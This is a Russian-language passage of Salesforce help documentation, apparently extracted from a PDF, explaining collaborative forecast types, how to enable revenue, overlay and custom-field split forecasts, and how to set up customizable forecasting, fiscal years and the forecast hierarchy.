Группы продуктов — Доход	поле возможности «Стоимость»; Стоимости прогнозов разделяются по группе продуктов. Чтобы использовать прогнозы по группе продуктов, необходимо включить объекты «Продукты возможности» и «Группы продуктов».
Группы продуктов — Количество	поле возможности «Количество». Стоимости прогнозов разделяются по группе продуктов. Чтобы использовать прогнозы по группе продуктов, необходимо включить объекты «Продукты возможности» и «Группы продуктов».
Доли возможности — Доход	Поле возможности «Стоимость» и процент доли каждого участника группы продаж. При использовании прогнозов типа «Доли возможности — Доход» сумма долей для каждой возможности должна составлять 100%. Для использования прогнозов по долям потенциальных клиентов должны быть включены «Группы, работающие с возможностями», «Доли потенциальных клиентов» и тип доли «Доход».
Доли наложения — Доход	Поле возможности «Стоимость» и процент доли наложения каждого участника группы продаж. При использовании прогнозов типа «Доли наложения — Доход» сумма долей может составлять менее 100 %. Для использования прогнозов по долям наложения должны быть включены «Группы, работающие с

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Тип прогноза	сведения, на которых основана сводка;
	возможностями», «Доли потенциальных клиентов» и тип доли «Наложение».
Настраиваемое поле валюты возможности — Доход	Указанная стоимость в настраиваемом поле валюты возможности. Для использования настраиваемых прогнозов поля валюты возможности нужно включить «Группы, работающие с возможностями» и «Доли возможности». Необходимо также включить настраиваемый тип доли для поля, даже если вы не намерены разделять кредит для суммы поля.
Ожидаемый доход — Доход	Стоимость в поле возможности «Ожидаемый доход». Для создания прогнозов в поле «Ожидаемый доход» следует включить «Группы, работающие с возможностями» и «Доли потенциальных клиентов». Необходимо также включить настраиваемый тип доли для поля, даже если вы не намерены разделять кредит для суммы поля.

Возможности

- Для создания прогнозов в поле возможностей «Стоимость» следует воспользоваться прогнозом по доходу от возможности.
- Для создания прогнозов в поле возможностей «Количество» следует воспользоваться прогнозом по количеству возможностей.

Группы продуктов

Если компания объединяет продукты и услуги в группы и требует их наличия для составления прогнозов, рекомендуем использовать прогнозы по группам продуктов. Ниже перечислены рекомендации по использованию групп продуктов.

- Если вы используете Lightning Experience, выберите группы продуктов, для которых нужно составлять прогноз. Чем больше групп продуктов вы выберете, тем больше будет строк в таблице прогнозов. В таблице прогнозов может отображаться до 2 000 строк.
- Столбец «Стоимость» отображается в списке возможностей на странице прогнозов.
- Объектом прогнозирования может быть доход, количество или то и другое.
- Прогнозирующие пользователи смогут просматривать отдельные групповые производственные прогнозы для каждого участника группы сбыта.
- Рекомендуем использовать продукты возможностей и группы продуктов.
- Рекомендуем заполнять поле «Группа продуктов» в каждой записи продукта. Прогнозы для продуктов, содержащих пустое поле «Группа продуктов», отображаются в строке прогноза «Категории продуктов не определены». (При отсутствии элементов строки возможности данная строка также отображает количество или стоимость возможности.)
- Поправки могут быть внесены в прогнозы по группе продуктов торгового представителя, но не в общий прогноз торгового представителя по всем группам продуктов.
- Каждому торговому представителю могут быть назначены отдельные планы продаж группы продуктов, но не один план продаж для каждого торгового представителя.

Доли возможности

Если ваша группа сбыта использует функцию группового сбыта и доли потенциальных клиентов, рекомендуем использовать прогнозы по доходу для долей возможности. Ниже перечислены рекомендации по использованию долей потенциальных клиентов.

- Объектом прогнозирования может быть только доход.
- Для этого должны быть включены «Групповой сбыт», «Доли потенциальных клиентов» и тип доли «Доход».

Доли наложения

Рекомендуем использовать доли наложения для отслеживания дохода от участников группы сбыта, помогающих закрывать возможности, но не несущих за них ответственность.

- Сумма долей наложения для отдельной возможности может составлять менее 100 %.
- Объектом прогнозирования может быть только доход.
- Для этого должны быть включены «Групповой сбыт», «Доли потенциальных клиентов» и тип доли «Наложение».

Настраиваемые поля валюты возможности

При использовании настраиваемых полей валюты для возможностей пользователи могут составлять прогнозы по стоимостям в данных полях.

- Пользователи могут составлять прогнозы только по доходу, так как поле должно быть настраиваемым полем валюты.
- Пользователи могут составлять прогнозы по настраиваемому полю вне зависимости от того, содержит ли это поле доли потенциальных клиентов.
- Независимо от того, использует ли поле доли, для поля должны быть включены «Групповой сбыт», «Доли потенциальных клиентов» и настраиваемый тип доли.

Ожидаемый доход


При отличии значения поля «Стоимость» от фактического дохода, полученного от возможности, рекомендуется использовать поле возможности «Ожидаемый доход». Если такая разница недопустима для вашей группы сбыта, рекомендуем использовать поле «Ожидаемый доход» и составлять прогнозы по нему.

- Объектом прогнозирования может быть только доход.
- Пользователи могут составлять прогнозы по полю «Ожидаемый доход», независимо от использования долей потенциальных клиентов.
- Независимо от того, используете ли вы доли с полем «Ожидаемый доход», для него должны быть включены «Групповой сбыт», «Доли потенциальных клиентов» и настраиваемый тип доли.

При включении нескольких типов прогнозов настраиваемые представления позволяют показывать определенную информацию для каждого прогноза.

Например, если ваша группа сбыта прогнозирует доход от возможностей и групп продуктов, необходимо включить прогнозы по возможностям и группам продуктов на основе дохода.


Просмотрите страницу прогнозов «Доход возможностей» ниже, которая отображает общие доходы для каждого торгового представителя в каждой сводке прогноза.



Каждый пользователь может изменять представление прогнозов путем выбора нужного типа в меню «Тип прогноза».



При выборе типа прогноза «Доход группы продуктов» торговые представители будет видеть общие доходы каждого торгового представителя по группе продуктов.



	Quota	Closed	Commit	Upside	Pipeline
Total: **1 Quarter** (Change)	USD 925,000.00	USD 280,000.00	USD 1,722,000...	USD 3,744,010...	USD 3,845,250...
FQ4 FY 2013	**USD 925,000.00**	**USD 280,000.00**	**USD 1,722,000.00**	**USD 3,744,010.00**	**USD 3,845,250.00**
Cindy Long	USD 200,000.00	USD 0.00	USD 8,000.00	USD 13,000.00	USD 54,000.00
Ely McCrane	USD 200,000.00	USD 0.00	USD 22,000.00	USD 1,146,000.00	USD 74,000.00
Kasey Lee	USD 200,000.00	USD 120,000.00	USD 671,000.00	USD 168,900.00	USD 68,000.00
Scott Thompson	USD 250,000.00	USD 160,000.00	USD 413,000.00	USD 344,110.00	USD 515,250.00
Hardware	USD 175,000.00	USD 160,000.00	USD 100,000.00	USD 2,000.00	USD 0.00
Software	USD 75,000.00	USD 0.00	USD 35,000.00	USD 1,110.00	USD 0.00
Products Not Categorized	-	USD 0.00	USD 278,000.00	USD 341,000.00	USD 515,250.00
Wendy Johnson	USD 75,000.00	USD 0.00	USD 608,000.00	USD 352,000.00	USD 2,834,000.00
My Opportunities	-	USD 0.00	USD 0.00	USD 1,720,000.00	USD 300,000.00

В Lightning Experience данные в этом представлении сортируются сначала по периоду, потом по группе продуктов и затем по пользователю.



MONTHS	CLOSED ONLY	COMMIT FORECAST	BEST CASE FORECAST	OPEN PIPELINE
Total: 3 Months	0.00	18.00	47.00	72.00
April FY 2017	0.00	8.00	15.00	23.00
Hardware	0.00	7.00	11.00	15.00
Va	0.00	2.00	2.00	3.00
Va	0.00	0.00	0.00	0.00
Va	0.00	2.00	6.00	8.00
Vi	0.00	3.00	3.00	4.00
My O...	0.00	0.00	0.00	0.00

Включение типов прогнозов для функции «Совместные прогнозы»

Позвольте своей группе сбыта выбирать из четырех типов прогнозов, чтобы предварительно оценивать продажи по нескольким направлениям.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

При использовании возможностей или групп продуктов типы прогнозов могут поддерживать количество и доход. При использовании долей потенциальных клиентов в качестве типа прогноза можно выбрать только доход.

При включении типа прогноза первый расчет нового прогноза может занять некоторое время. Чем больше возможностей, пользователей и групп продуктов в системе Salesforce, тем больше строк в таблице прогнозов. В таблице прогнозов может отображаться до 2 000 строк.

1. Просмотрите подробные сведения о каждом типе прогнозов.
2. Если вы используете Lightning Experience, переключитесь на Salesforce Classic.
3. В меню «Настройка» введите *«Параметры прогнозов»* в поле «Быстрый поиск», затем выберите **«Параметры прогнозов»**.
4. Выполните одно из указанных ниже действий.
   - Если у вас не включены никакие типы прогнозов, щелкните **«Добавить тип прогноза»**.
   - Если у вас включен как минимум один тип прогноза, выберите **«Добавить другой тип прогноза»**.
5. Выберите нужный источник данных в меню «Тип прогноза».
6. Выберите нужное измерение прогноза. «Доход» или «Количество». Чтобы использовать оба измерения, рекомендуем добавить отдельный тип прогноза для каждого измерения.
7. Если вы используете Lightning Experience и выбрали прогнозы по группам продуктов, выберите группы продуктов, для которых нужно составлять прогноз.
8. Выберите столбцы для отображения в списке связанных возможностей на странице прогнозов.
   Если источником данных прогноза являются возможности или группы продуктов, то поле «Стоимость» отображается по умолчанию. Если источником данных являются доли потенциальных клиентов, то поля «Прогнозируемая стоимость» и «Доля (%)» отображаются по умолчанию. При необходимости выбранные поля могут быть изменены для каждого типа прогноза даже после его включения. В зависимости от измерения (доход или количество), используемого типом прогноза, рекомендуем добавить на панель поле «Стоимость» или «Количество».
9. Чтобы сохранить внесенные изменения, нажмите кнопку **«OK»**.
10. Повторите эти действия для каждого типа прогноза, который необходимо добавить.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения типа прогноза:

- «Настройка приложения»

Внимание: Отключение типа прогноза инициирует удаление сведений обо всех связанных планах продаж и поправках.

СМ. ТАКЖЕ:

Понятия функции «Совместные прогнозы»

Рекомендации по настройке функции «Совместные прогнозы»

Отображение полей в разделе возможностей на странице «Совместные прогнозы»

Включение прогнозов по долям дохода или по долям наложения в функции «Совместные прогнозы» для менеджеров по продажам

Добавляйте прогнозы по долям дохода, чтобы ваша группа сбыта могла отслеживать доходы, полученные от возможностей с несколькими торговыми представителями. Добавляйте прогнозы по долям наложения, чтобы ваша группа сбыта могла отслеживать доходы, полученные от перекрывающих продаж.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

1. Проверьте, включены ли приведенные ниже функции.
   - Совместные прогнозы
   - Групповой сбыт и доли возможности
   - Тип дохода по долям возможности или тип доли наложения возможности
2. Если вы используете Lightning Experience, переключитесь на Salesforce Classic.
3. В меню «Настройка» введите «*Параметры прогнозов*» в поле «Быстрый поиск», затем выберите **«Параметры прогнозов»**.
4. Включите не более четырех типов прогнозов.
   - Если у вас не включены никакие типы прогнозов, щелкните **«Добавить тип прогноза»**.
   - Если у вас включен как минимум один тип прогноза, щелкните **«Добавить другой тип прогноза»**.
5. Выберите пункт **«Доли дохода возможности»** или **«Доли наложения возможности»** в меню «Тип прогноза». Доли наложения поддерживают только измерение прогноза «Доход».
6. Выберите столбцы для отображения в списке связанных возможностей на странице «Прогнозы» для прогноза наложения. Включите столбец «Доля», чтобы пользователям прогнозов было проще увидеть доли сумм по каждой коммерческой возможности.
7. Чтобы сохранить внесенные изменения, нажмите кнопку **«OK»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition**, **Unlimited Edition**, **Enterprise Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра настройки прогнозов:
- Просмотр настройки и конфигурации

Для редактирования параметров прогнозов:
- Настройка приложения

Включение прогнозов по настраиваемому полю в функции «Совместные прогнозы» для менеджеров по продажам

Сначала включите настраиваемый тип доли для каждого настраиваемого поля возможности, которое должно использоваться при составлении прогнозов. Торговый представитель, создающий возможность, получает долю 100% для любого включенного и полностью проверенного настраиваемого типа доли. Таким образом, даже при отказе от разделения настраиваемого поля сводка прогноза отображает 100% стоимости в настраиваемом поле.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

1. Проверьте, включены ли приведенные ниже функции.
   - Совместные прогнозы
   - Как минимум одно настраиваемое поле валюты возможности
   - Групповой сбыт и доли возможности
   - Настраиваемый тип доли возможности на основе настраиваемого поля
2. Если вы используете Lightning Experience, переключитесь на Salesforce Classic.
3. В меню «Настройка» введите *«Параметры прогнозов»* в поле «Быстрый поиск», затем выберите **«Параметры прогнозов»**.
4. Включите не более четырех типов прогнозов.
   - Если у вас не включены никакие типы прогнозов, щелкните **«Добавить тип прогноза»**.
   - Если у вас включен как минимум один тип прогноза, щелкните **«Добавить другой тип прогноза»**.
5. Выберите имя настраиваемого типа доли возможности, созданного на основе настраиваемого поля возможности, в меню «Тип прогноза». Прогнозы по настраиваемому полю поддерживают только измерение прогноза «Доход».
6. Выберите столбцы для отображения в списке связанных возможностей на вкладке «Прогнозы» для прогноза по настраиваемому полю. Включите столбец «Доля», чтобы пользователям продукта «Совместные прогнозы» было проще увидеть доли сумм по каждой возможности.
7. Чтобы сохранить внесенные изменения, нажмите кнопку **«OK»**.

СМ. ТАКЖЕ:

Включение функции «Доли возможности»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения типов доли возможности:
- Настройка приложения

Для просмотра настройки прогнозов:
- Просмотр настройки и конфигурации

Для редактирования параметров прогнозов:
- Настройка приложения

Настройка настраиваемых прогнозов

Настройка функции настраиваемого прогнозирования

Прим.: Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту «Совместные прогнозы».

Прогнозы продаж отображают предполагаемый доход организации. Прогнозы позволяют менеджерам и руководителям получать более полное представление о текущих делах, независимо от степени разобщенности участников групп сбыта.

Функция настраиваемого прогнозирования — это универсальное решение, позволяющее выполнять самые строгие требования. Начните с настраиваемого прогнозирования в меню «Настройка», введя *«Прогнозы (настраиваемые)»* в поле «Быстрый поиск», затем выберите **«Прогнозы (настраиваемые)»**.

- Чтобы настроить стандартные параметры для организации, щелкните **«Редактировать параметры прогнозов для компании»**. См. раздел «Определение параметров настраиваемых прогнозов».
- Чтобы настроить параметры пакетной отправки, щелкните **«Пакетная отправка прогнозов для пользователей»**. См. раздел «Пакетная отправка настраиваемых прогнозов».
- Чтобы настроить начальную иерархию прогнозов, щелкните **«Настроить иерархию прогнозов для компании»**. См. раздел «Настройка иерархии прогнозов».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Отправка настраиваемых прогнозов пакетами

Использование групп продуктов

Определение параметров настраиваемых прогнозов

Вводя в действие настраиваемые прогнозы для своей организации, вы должны задать наиболее подходящие для нее параметры этих прогнозов.

Прим.: Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту «Совместные прогнозы».

Ниже перечислены параметры организации, доступные для определения.

- Параметр **«Агрегирование данных прогноза»** определяет тип данных, отображаемых в прогнозах.
- Параметр **«Представление резюме прогноза по умолчанию»** определяет стандартную группу продуктов, дату начала, диапазон дат и показатели для стандартных прогнозов.
- Параметр **«Общий доступ к данным прогноза»** определяет возможность общего доступа к данным прогноза.

Чтобы настроить параметры прогнозов, выполните указанные ниже действия.

1. Введите строку *«Прогнозы»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры прогнозов»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения параметров прогнозов:

- Настройка приложения

2. Чтобы дополнить прогнозы суммой дохода, выберите параметр «Доход по прогнозу». Отключение данного параметра инициирует удаление всех переопределений дохода из собственных прогнозов.
3. Чтобы дополнить прогнозы общим количеством, выберите параметр «Количество по прогнозу». Отключение данного параметра инициирует удаление всех переопределений количества из собственных прогнозов.
4. Заполните поле «Период прогноза». Если организация не использует настраиваемые финансовые года, выберите значение «Ежемесячно» или «Ежеквартально», исходя из цикла прогнозирования организации. Дата начала месяца или квартала отображается по Гринвичу. Если организация использует настраиваемые финансовые года, то прогнозы могут составляться по финансовому периоду или финансовому кварталу. Выбранный период прогноза определяет временной интервал, используемый организацией для составления планов продаж и прогнозов. В отличие от значения «Ежемесячно», позволяющего просматривать итоговые значения по кварталам, значение «Ежеквартально» не позволяет просматривать итоговые значения по месяцам. Изменение данного параметра инициирует удаление всех переопределений и прогнозов, включая весь журнал прогнозов.
5. Настройте параметр «Дата прогноза», определяющий способ добавления стоимостей возможности в прогнозы.
   - Чтобы добавить всю стоимость возможности в период прогноза для заданной даты, выберите значение «Дата закрытия возможности». Если организация не использует продукты, то данное значение является единственным доступным.
   - Чтобы добавить стоимость продукта возможности в период прогноза, соответствующий полю «Дата продукта», выберите значение «Дата продукта». Если возможность не содержит продуктов или не указана дата продукта, то система Salesforce использует значение «Дата закрытия возможности» в прогнозе пользователя.
   - Чтобы добавить отдельные стоимости расписания доходов в периоды прогноза, соответствующие датам расписания, выберите значение «Запланированная дата». Если продукт не содержит расписания доходов, то система Salesforce использует значение «Дата продукта» в прогнозе пользователя.
6. Заполните поле «Тип прогноза».
   - Если организация не использует продукты, выберите значение «Использовать общий прогноз». Каждому периоду соответствует один прогноз и один план продаж. Если организация не использует продукты, то данное значение является единственным доступным.
   - Если организация использует один план продаж и один прогноз для каждой группы продуктов, выберите значение «Использовать группы продуктов». См. раздел «Использование групп продуктов».
7. Выберите стандартное представление для пользователей. Данный параметр определяет группу продуктов, дату начала, диапазон дат и итоговые показатели прогнозов, которые должны отображаться пользователям при первом открытии вкладки «Прогнозы». Пользователи могут изменять собственные представления, но стандартное представление отображается всем пользователям одинаково.
8. Чтобы включить или отключить общий доступ к прогнозам, установите или снимите флажок «Включить общий доступ к прогнозам».
9. Нажмите кнопку **«Сохранить»**.

   При включении общего доступа отображается напоминание о выборе пользователей, которые могут предоставлять общий доступ к текущим представлениям прогнозов. Доступные значения:

   - «Требовать помощь администратора для общего доступа к прогнозам»: общий доступ к данным текущих прогнозов предоставляется только администраторами.
   - «Менеджеры прогнозов могут предоставлять общий доступ к данным собственных прогнозов»: общий доступ к данным текущих прогнозов предоставляется администраторами; общий доступ к собственным представлениям предоставляется текущими менеджерами прогнозов.

Прим.: Данный выбор применяется только к текущим представлениям прогнозов и не является стандартным параметром организации. Каждый раз, когда вы редактируете или назначаете менеджера прогнозов в иерархии ролей, вы должны определять пользователей, которые могут публиковать это представление.

При отмене общего доступа к прогнозам отображается напоминание о подтверждении выбранного действия.

Функция настраиваемого прогнозирования поддерживает пять типов стандартных отчетов. Функция настраиваемого прогнозирования не поддерживает создание типов настраиваемых отчетов.

СМ. ТАКЖЕ:

Настройка функции настраиваемого прогнозирования

Предоставление общего доступа к прогнозам вручную

Настройка финансового года для настраиваемого прогнозирования

Настройка финансового года для настраиваемого прогнозирования

Финансовый год определяет ежемесячный или ежеквартальный цикл прогнозирования, месяц начала и использование значения поля «Финансовый год» для начального или конечного года. Например, если финансовый год начинается в апреле 2015 и заканчивается в марте 2016, то финансовому году может быть назначено значение «2015» или «2016».

Прим.: Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту «Совместные прогнозы».

Чтобы настроить финансовый год для функции настраиваемого прогнозирования, выполните указанные ниже действия.

1. Сохраните данные в архиве. Прежде чем настроить финансовый год, рекомендуем выполнить еженедельный или ежемесячный экспорт данных, так как изменение параметра влияет на данные прогноза и возможности.
2. В разделе «Настройка» введите «*Финансовый год*» в поле «Быстрый поиск», затем выберите **«Финансовый год»**.
3. В зависимости от цикла прогнозирования, выберите значение «Ежемесячно» или «Ежеквартально» в поле «Период прогноза». Дата начала месяца или квартала отображается по Гринвичу.

   Выбранный период прогноза определяет временной интервал, используемый компанией для составления планов продаж и прогнозов. В отличие от значения «Ежемесячно», позволяющего просматривать итоговые значения по кварталам, значение «Ежеквартально» не позволяет просматривать итоговые значения по месяцам.
4. Заполните поле «Начальный месяц финансового года» значением, соответствующим началу финансового года организации.
5. Заполните поле «Финансовый год на основе:» значением, которое соответствует тому, как компания называет финансовый год. Например, если финансовый год начинается в апреле 2015, а завершается в марте 2016 и называется «*Финансовый год 2016*», рекомендуем выбрать значение «Конечный месяц». Последний месяц определяет способ обращения компании к финансовому году.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки финансового года:

- Настройка приложения

6. Чтобы изменить параметры финансового года для прогнозов, созданных до включения настраиваемых прогнозов, установите флажок «Применить ко всем прогнозам и планам продаж». Установка данного флажка инициирует изменение архивных данных прогноза.
7. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Настройка функции настраиваемого прогнозирования

Настройка иерархии прогнозов

В иерархии прогнозов указаны все пользователи прогноза и определен способ сведения их прогнозов в вашей организации Salesforce. Своевременно обновляйте иерархию прогнозов, чтобы менеджеры прогнозов видели все стоимости прогнозов подчиненных.

Прим.: Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту «Совместные прогнозы».

По умолчанию прогноз основывается на иерархии ролей или иерархии территорий, если организация использует функцию управления территориями.

Если организация использует функцию настраиваемого прогнозирования, то иерархия прогнозов автоматически создается на основе иерархии ролей организации. Иерархия прогнозов основывается на иерархии территорий только после включения функции управления территориями. Чтобы настроить иерархию прогнозов, выполните указанные ниже действия.

- Убедитесь, что иерархия прогнозов содержит всех соответствующих пользователей. Дополнительную информацию см. в разделе «Включение функции настраиваемого прогнозирования для пользователей».
- Убедитесь, что соответствующие пользователи назначены менеджерами прогнозов, если роль или территория в иерархии прогнозов содержит несколько пользователей. Каждый пользователь, расположенный внизу иерархии прогнозов, может быть назначен менеджером прогнозов. Обратите внимание, что менеджером прогнозов должен быть выбран отдельный пользователь, которому должны сводиться прогнозы других пользователей. См. раздел «Назначение менеджеров прогнозов в иерархии прогнозов».
- Предоставьте другим пользователям доступ к представлениям менеджера прогнозов. См. раздел «Предоставление общего доступа к прогнозам вручную».

Убедитесь, что каждому менеджеру по продажам, имеющему подчиненных, назначена роль менеджера прогнозов в иерархии прогнозов. В этом случае доступность прогнозов сводится к каждому уровню иерархии.

Строка «Не выполнять прогнозирование», отображаемая напротив роли или территории в иерархии прогнозов, обозначает, что данной роли или территории не назначен менеджер прогнозов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция управления территориями доступна в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки иерархии прогнозов:

- Настройка приложения

Прим.: Удаление пользователя из иерархии прогнозов или иерархии ролей инициирует необратимое удаление всех данных о планах продаж и переопределениях.

СМ. ТАКЖЕ:

Настройка функции настраиваемого прогнозирования

Настройка иерархии прогнозов

Предоставление общего доступа к прогнозам вручную

Предоставление пользователям доступа к функции настраиваемого прогнозирования

Чтобы предоставить пользователям доступ к прогнозам продаж, добавьте их в иерархию прогнозов и предоставьте полномочие «Разрешить прогнозирование».

Прим.: Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту «Совместные прогнозы».

Чтобы включить функцию настраиваемого прогнозирования, если организация не использует функцию управления территориями, выполните указанные ниже действия.

1. Введите строку *«Иерархия прогнозов»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Иерархия прогнозов»**.
2. Для просмотра списка пользователей, назначенных определенному уровню, нажмите кнопку **«Включить пользователей»**, расположенную напротив роли на данном уровне.
3. Чтобы подключить пользователя к функции настраиваемого прогнозирования, выберите пользователя и нажмите кнопку **«Добавить»**. Чтобы отключить пользователя, выберите нужного пользователя и нажмите кнопку **«Удалить»**.
4. Нажмите кнопку **«Сохранить»**.

Прим.: Удаление пользователя из иерархии прогнозов или иерархии ролей инициирует необратимое удаление всех данных о планах продаж и переопределениях.

Чтобы включить функцию настраиваемого прогнозирования, если организация использует функцию управления территориями, выполните указанные ниже действия.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните ссылку **«Правка»** напротив имени нужного пользователя.
3. Установите флажок **«Разрешить прогнозирование»**.
4. Нажмите кнопку **«Сохранить»**.
5. Добавьте пользователя в территорию.

Функция настраиваемого прогнозирования поддерживает пять типов стандартных отчетов. Функция настраиваемого прогнозирования не поддерживает создание типов настраиваемых отчетов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция управления территориями доступна в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки иерархии прогнозов:

- «Настройка приложения» или «Управление пользователями»

Прим.: Чтобы просмотреть список пользователей для территории, выберите имя нужной территории в иерархии территорий или запустите отчет по территориям. Дополнительную информацию об отчетах по территориям см. в разделе «Отчеты по территориям».

